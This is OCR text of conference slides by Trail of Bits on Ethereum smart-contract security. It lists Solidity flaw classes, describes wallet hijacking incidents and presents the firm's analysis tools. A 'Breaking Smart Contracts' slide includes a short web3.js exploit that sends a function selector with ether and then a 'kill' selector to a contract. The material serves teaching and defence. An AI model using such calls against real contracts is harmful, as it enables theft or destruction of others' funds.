Ethereum Security

Dan Guido (@dguido)

Trail of Bits

High-end security research with a real-world attacker mentality

- Security research & development firm specializing in:
  - High-assurance software ***Development***
  - Low-level software security ***Assessments***
  - Applied software security ***Research***
- 42 people with offices in NYC, San Diego, LA, Austin, and Toronto
- Founded in 2012 by 3 expert hackers w/ no investment capital

parity technologies ltd

MAKER

GEMINI

OMEGA ONE

golem

WEB3

RSK SMARTER BITCOIN

DappHub

NuCypher

What is Ethereum?

Ethereum

- It's a "cryptocurrency" (ether)
- It's a virtual machine that runs smart contracts
- It's the 2nd largest cryptocurrency by valuation


$688.14 USD (-0.73%)
0.07519340 BTC (-1.91%)


Market Cap	Volume (24h)	Circulating Supply
$67,552,614,756 USD 7,381,497 BTC	$1,613,440,000 USD 176,301 BTC	98,166,822 ETH

Ethereum entities

People with Wallets

- balance





“Contract Account”

- balance
- code

Solidity

- JavaScript-inspired high-level language for smart contracts
- Compiles to EVM, a native machine code for Ethereum

```
1  contract NiceGuyTax {
2
3      // Make a database of investors.
4      struct Investor {
5        address addr;
6      }
7      Investor[] public investors;
8
9      // Make a database of Nice Guys.
10     struct NiceGuy {
11       address addr;
12     }
13     NiceGuy[] public niceGuys;
14
15     //Counters. this counts things. A new round begins when investorIndex reaches 10.
16     uint public payoutIndex = 0;
17     uint public currentNiceGuyIndex = 0;
```

- Is the source of nearly all of Ethereum's issues

Solidity enables mistakes

- Integer overflow/underflow
- Incomplete initialization
- Uninitialized variables
- Callbacks / re-entrancy
- Variable name shadowing
- Type inference (var keyword)
- Array.length
- Inline Assembly
- Divide by zero
- Race conditions / replay attacks
- Bad random number generation
- Time sensitivity
- Using blockchain as random


Consequences


MyEtherWallet Domain-Hijacking Financially Victimized 198 Users, Causing $320K Loss


On April 24th, MyEtherWallet (or MEW) users in certain areas suffered from domain hijacking and, when visiting official MyEtherWallet.com domain, may be redirected to phishing sites (physically located in Russia). As of this writing, there are 198 victims falling prey with $320K US dollars loss.


Published
26 April 2018

Tags










Classic Ether Wallet has been hacked – do not use it to send currency

A hacker has switched the wallet's domain registration to a hostile server to steal coins from transactions.

Breaking Smart Contracts

Step 1: Sort by Value




All Dapps | New Dapps

Previous | 1 | 2 | 3 | ... | 13 | Next

#	Name	Category	Balance	Users 24h	Volume 24h	Volume 7d	Tx 24h	Tx 7d	Activity 7d
♥	ETH.TOWN Moon Factory: June... View details	Games	♦421.71	41 -2.38%	♦0.29 -64.37%	♦4.99	♦289	♦1,861	
1	IDEX	Exchanges	♦43,152.38	2,543 -24.81%	♦5,496.87 -27.91%	♦62,482.51	16,652	156,293	
2	ForkDelta	Exchanges	♦29,292.71	1,617 -5.55%	♦957.00 -20.16%	♦7,125.64	5,921	39,704	
34	Etheroll	Gambling	♦5,551.11	32 -20.00%	♦278.09 -44.08%	♦2,800.71	1,459	9,323	
13	PoWH 3D	High-Risk	♦4,415.78	100 -26.47%	♦5.95 +197.44%	♦28.38	131	1,169	
96	vDice	Gambling	♦3,462.28	3 -25.00%	♦9.71 +91.06%	♦169.70	34	382	
240	EtherFlip	Gambling	♦736.99	0 —	♦0.00 -100.00%	♦3.02	0	39	
4	The Token Store	Exchanges	♦702.12	255 +13.84%	♦36.84 -32.46%	♦306.94	1,160	6,517	
51	ETHERBOTS	Games	♦490.67	15 -11.76%	♦0.57 -86.51%	♦11.35	135	620	

Step 2: Choose literally any contract

Step 3: Read the warnings



Transactions | Code | Read Contract | Write Contract Beta | Events | Comment (1)

⚠ **Warning:** *The compiled contract might be susceptible to ZeroFunctionSelector (very low-severity), DelegateCallReturnValue (low-severity), ECRecoverMalformedInput (medium-severity), SkipEmptyStringLiteral (low-severity), ConstantOptimizerSubtraction (low-severity), IdentityPrecompileReturnIgnored (low-severity), HighOrderByteCleanStorage (high-severity), OptimizerStaleKnowledgeAboutSHA3 (medium-severity), SendFailsForZeroEther (low-severity), DynamicAllocationInfiniteLoop (low-severity), OptimizerClearStateOnCodePathJoin (low-severity), CleanBytesHigherOrderBits (medium/high-severity) Solidity compiler bugs.*

Contract Source Code Verified (Exact match)

Contract Name:	OraclizeAddrResolver	Optimization Enabled:	Yes
Compiler Version:	v0.3.2+commit.81ae2a7	Runs (Optimiser):	200

Contract Source Code </> Copy Find Similiar Contracts


```
1  /*
2    Copyright (c) 2015-2016 Oraclize SRL
3    Copyright (c) 2016 Oraclize LTD
4  */
5
6  contract OraclizeAddrResolver {
7
8      address public addr;
9
10     address owner;
11
12     function OraclizeAddrResolver(){
13         owner = msg.sender;
14     }
15
```

Step 4: Write an exploit

```
1  var code = "a840dda9";
2  web3.eth.sendTransaction({data: code, value: 10000000000000000000}, function(err, transactionHash) {
3  if (!err)
4      console.log(transactionHash);
5  });
6
7  var kill = "41c0e1b5";
8  web3.eth.sendTransaction({data: kill}, function(err, transactionHash) {
9  if (!err)
10     console.log(transactionHash);
11 });
12
```

Security Tools & Techniques

Not So Smart Contracts



https://github.com/trailofbits/not-so-smart-contracts

Slither: Smart contract static analysis

Features

- Solidity vulnerability detection with low false positives
- Detection of all major smart contract vulnerabilities
- Easily integrated into CI pipeline
- Integrates with Etherscan to obtain contract source

Detections


- Extensive list of existing vulnerability detectors:
  - Re-entrancy (DAO hack)
  - Missing constructor (Parity MultiSig Hack #1)
  - Uninitialized variables (Parity MultiSig Hack #2)
  - Variable shadowing (most honey pots)
  - Unimplemented functions (missed by solc)
  - Unsafe mapping deletion (missed by solc)
- Detection of poor coding practices
- Detector Python API supports writing custom analysis

Inputs

- Solidity source code

Outputs

- Static analysis errors and warnings
- Inheritance graph and contract summary




Slither is available to clients of Trail of Bits
https://github.com/trailofbits/slither

Echidna: Smart contract testing

Features

- Uses smart fuzzing and input generation to:
  - Generates and execute many contract inputs
  - Generate intelligent, grammar-based inputs
  - Seamlessly integrate into developer workflows
  - Run thousands of generated inputs per second
  - Automatically generate minimal testcases
- Highly extensible via Haskell API



Echidna is open source!
https://github.com/trailofbits/echidna

Inputs

- Solidity smart contract
- Simple Solidity tests

Outputs

- List of invariants that Echidna was able to violate
- Minimal call sequences to trigger discovered violations

Manticore: Smart contract verifier

Features

- Uses symbolic execution of EVM to:
  - Deeply explore possible contract states across multiple transactions and contracts
  - Discover functions directly from bytecode
  - Detect contract flaws like int overflows, uninitialized memory/storage usage, and more
  - Verify customized program assertions
- Highly scriptable and extensible via Python API

Manticore is open source!
https://github.com/trailofbits/manticore

Inputs

- Solidity smart contract (optional)
- Ethereum Virtual Machine (EVM) bytecode

Outputs

- List of detected flaws and inputs to reach them
- Transactions that trigger all discovered paths
- Execution traces of discovered paths
- Code coverage obtained by analysis

Key Takeaways

Key takeaways

1. Ethereum enables automated finance bots
   - Languages and tooling for them are early stage
   - Many efforts to use them have resulted in hacks
2. Hacking smart contracts is easy
   - Solidity leaves room for many potential flaws
   - Anyone can send input to any contract
3. This is a greenfield to apply research
   - Unforgiving smart contracts create demand for it
   - We set the bar for the first generation of tools

Contact

Dan Guido, Founder & CEO
dan@trailofbits.com

Follow us on Twitter:
@trailofbits
@dguido

www.trailofbits.com
github.com/trailofbits
blog.trailofbits.com